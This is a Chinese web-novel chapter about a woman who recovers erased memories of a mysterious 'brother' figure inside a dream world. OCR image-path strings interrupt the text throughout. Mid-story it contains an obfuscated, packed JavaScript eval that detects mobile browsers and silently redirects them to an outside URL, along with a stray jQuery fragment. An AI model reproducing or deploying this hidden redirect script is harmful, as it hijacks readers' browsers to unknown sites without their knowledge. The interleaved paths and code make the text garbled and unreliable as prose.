岑浅最终还是没有把方屿的事情说出口。
方屿的话当然不可信,但顾临砚的反应显然也另有隐情。
还有梦里的那个“哥哥”......
在自己调查清楚之前,她暂时不想让顾临砚知道这件事。
.
顾临砚把她送回别墅时,,行李被放在客厅一侧,蓝雪花也被岑浅重新插进了玻璃瓶里。
他没有久留,只在玄关处替她把行李箱推进来。
“今晚我就在隔壁。”
岑浅点点头:“嗯。”
顾临砚垂眼看她,像是随口叮嘱了一句:“最近没有再做奇怪的梦吧?”
岑浅动作一顿,似乎觉得别墅内部的冷风吹过了自己的脊背。
“怎么突然问这个?”她故作疑惑。
“方屿以前变成我的样子接近过你。”顾临砚一眨不眨地看着岑浅,声音比往常更加柔和,“我不确定他有没有留下别的影响。”
如果不是方才方屿对自己说了一番那样的话,岑浅一定会感动于他无微不至的关心。
但是.....
岑浅轻轻咳了一声,说了句真假参半的话:“我会注意的,不过最近可能太累了,睡起觉来都昏昏沉沉的,也不记得发生过什么。”
就在她以为顾临砚要离开的时候,他忽然上前一步,将自己揽进了怀里。
岑浅吓得一抖,却忽然感受到两耳穿来了一阵温热。
顾临砚捂住了她的耳朵,俯下身来望着她的眼睛。
于此同时,岑浅也看到了他的眼睛。
碧绿的,深邃的,在昏暗的灯光下闪烁着如同玛瑙般的光泽。
她第一次见顾临砚的时候,注意到的就是这双眼睛。
他让她想起了夏天。
略显嘈杂的风声被他隔绝在外,岑浅的脑内平静无比,只听到了自己砰砰的心跳声。
那一瞬间她十分想将所有疑问和遭遇全盘托出,将一切都交给顾临砚来处理。
一个人为了自己的能力,有必要设计出这么多挫折,对自己倾注这么多感情吗?
岑浅觉得没有必要。
她为自己轻而易举就出现的怀疑和恐惧感到愧疚。
但顾临砚却没有给她这个机会。
他低声道:“现在的我不是你的上司,只是恋人,还有必要这么紧张吗?”
“啊,可能暂时还有点下意识地反应.....”
“这段时间没有照顾好你是我的错,好好休息几天吧,晚安。”他亲昵地弹了弹岑浅的额头。
说罢,他便站在原地,温和地注视着岑浅关上了房门。
.......
岑浅沉默着靠在玄关处站了好一会儿。
必须在顾临砚察觉到这件事,在他可能被自己伤害之前,做出决断。
思及此处,她飞速地上楼,将自己的电脑抽了出来,飞速打开平时存放日志的软件。
几乎没有人知道她有这么个写日志的习惯。
不仅如此,岑浅做记录的所有软件都配套了相应的备份措施,就算有人处理过她的电脑,她也可以恢复数据。
这点对于“被删除痕迹”的警觉不知来自过往的哪个事件,但一直以来,岑浅都不厌其烦地进行着这样的操作。
她抑制着心跳,小心翼翼地打开了软件,在搜索栏一字一顿,敲下了某些关键词。
.....
夜已经深了。隔壁的别墅已经熄灯,洁白的屋顶在路灯的照射下显得纯洁而柔和。
岑浅坐在桌前,久久地凝视着屏幕,仿佛一尊被风化的雕像。
【神奇,莫名其妙被带去了造梦局,找了份新工作。这是什么隐秘组织吗?希望不要影响到爸妈。】
【怎么又做春梦啊?!他还和顾临砚长得一模一样,我内心戏有这么多吗?】
【他们好像不一样。这个人怎么会对我的性格和爱好这么熟悉?我以前忘掉过什么经历吗?】
【谈恋爱了,嘻嘻,我一个母单选手也是吃上好的了。】
最后的最后,是被删除记忆的前的那个晚上。
【他说他回来找我......其实就算不来,我也会记得这段时间以来的感受。也许在某个平行世界,真的也存在某个我的同位体,有一个这么好的哥哥吧。】
【喜欢他。】一模一样的语调和逻辑,这绝对是她自己记录的文字。
虽然具体过程已经记不清晰,但当初欣喜的感受似乎仍在心底。
岑浅闭上了双眼,似乎感觉到有某些碎片从记忆的深处一点点破土而出。
当初顾临砚说的处理,是指删去了自己的记忆,还是同时也将那个人给处理了?
岑浅思索了片刻,在手机上设置好了闹钟和定时发送的短信。
她还是决定冒险去梦里看一眼,如果出了什么意外,自己的短信也会同步发送到顾临砚那里。
.
再睁开眼时,岑浅站在那栋熟悉的别墅里。
阳光从落地窗外照进来,客厅里安静得不像话。
岑浅看着那些东西,胸口忽然发闷。
她明明不记得这里,可身体却比记忆更快地认出了它。
这是她曾经在梦里待过的地方,也是那个“哥哥”存在过的地方。
她抬眼望去,看到有个人坐在客厅的沙发里,眼下还留着青黑,看起来比平时更为憔悴,始终凝望着自己所在的方向。
看着岑浅出现,他也没有丝毫的惊讶,反倒是勾勒出了一个有些疲惫的笑容。
“浅浅。”
这一声像钥匙一样,轻轻拧开了岑浅心底某个封存已久的地方。
她站在原地,一时没有说话。
那人走近,抬手想碰她的脸。
而岑浅下意识后退半步,让他的手停在半空。
“你还是怕我?”岑浅盯着他:“你是谁?”
他笑了笑:“既然不记得我,又为什么要来这个梦境呢?”
岑浅心口一跳:“你早知道我会来?”
“我只是一直在这里等你。”他声音很轻,“整整一周,浅浅,你终于找到我了。”
岑浅一时没有回答。
她仍然没有想起来相关记忆,可在看到面前之人露出这样的笑容的时候,她却莫名觉得难过。
像是自己曾经亲手丢下过什么很重要的东西。
而他伸手,轻轻点了点岑浅的眉心。
岑浅下意识想躲,可下一秒,无数画面已然涌进脑海。
.
夏天的阁楼。
她被人抵在衣柜旁,楼下是母亲喊她名字的声音。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17610921|204112||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
面前的人耳尖通红,吻得生涩,却抱得很紧。
.
海边的私人酒店。
落地窗外潮水一层层涌上沙滩,她趴在窗边笑他幼稚,下一秒便被人抱起,压进柔软的床里。
.
还有更久以前。
她在这个平行世界里上学,工作,回家。
他会在饭桌下勾住她的手指,会在无人的楼梯间吻她,会在她因为现实里的病重父亲哭醒时,坐在床边给她擦眼泪。
那些年的时光像被压缩成了小小的一点,又在这一刻全然绽开。
岑浅眼眶骤然发热,她按住了自己的太阳穴,努力消化着这一切。
她分不清这是自己的记忆,还是梦境强行塞回来的东西。。可其中蕴藏的感情实在太过真实,叫她几乎站立不稳。
“浅浅。”
面前的人接住她。
他把她抱进怀里,手掌轻轻抚过她的后背。
可是,可是你到底是谁?你从来不告诉我任何有关你的消息,就连这张脸,都和现实中的顾临砚长得一模一样,为什么你从来都不解释相关内容呢?
岑浅想要发问,却无力地抵在了他的肩上。
“你只是太累了。”他低声道,“睡一会儿,醒来就好了。”
岑浅眼皮越来越沉。
她低声道:“我如果不及时醒来,马上现实中的朋友就会有所察觉,你......”
话音未落,她变失去了意识。
而在岑浅闭上眼睛的那一刹那,那位“哥哥”的笑容便愈绽愈大,直至泛起了冷冷的森寒。
他将岑浅抱到了床上,又将她搂进怀里。
指尖从眉心开始,一点点向下滑去,最后停在了那双润着水色的唇。
.
顾临砚停在了岑浅的房门外。
他早在第一次方屿出逃的时候,就感到了某种不对劲。
以他的能力,独自一人,做不到从督察局那个地方逃出去。
而且一直以来,潜入岑浅梦境中的那个人始终毫无踪迹。
他不相信有人的能力可以强到这种程度,除非......问题出在了自己身上。
而岑浅今天的态度也印证了自己的猜想。
她仍然有些事情瞒着自己,不是出于歹意,而是某些难以启齿的理由。
他的眸色冷了些,在瞬息间实现了时空的转换,站在了岑浅所在的那栋别墅前。
第一次来这里的时候,他并没有发觉,这片地域就是自己儿时一直居住的地方。
岑浅出现在这里,不是巧合。
他一步步走上熟悉的楼梯。
可就在即将打开房门的那一刻,他的手悬在了原地。
如果......岑浅真的和“他”在一起,看叫喊。到自己又突然出现,会觉得更加惊恐,从而对梦世界产生抵触吗?
他好像犹豫了很久,又好像只是产生了一瞬间这种念头。
紧接着,房门内部传来了一声喘息。
带着微微的颤抖,和一点渴望。
这是那个人故意让自己听到的。
可明知是这样,顾临砚的手臂却依然暴起了青筋。
身边的灰雾再度躁动起来,在自己伸出手之前,笼罩了整个别墅。
他不再犹豫,猛然打开了房门。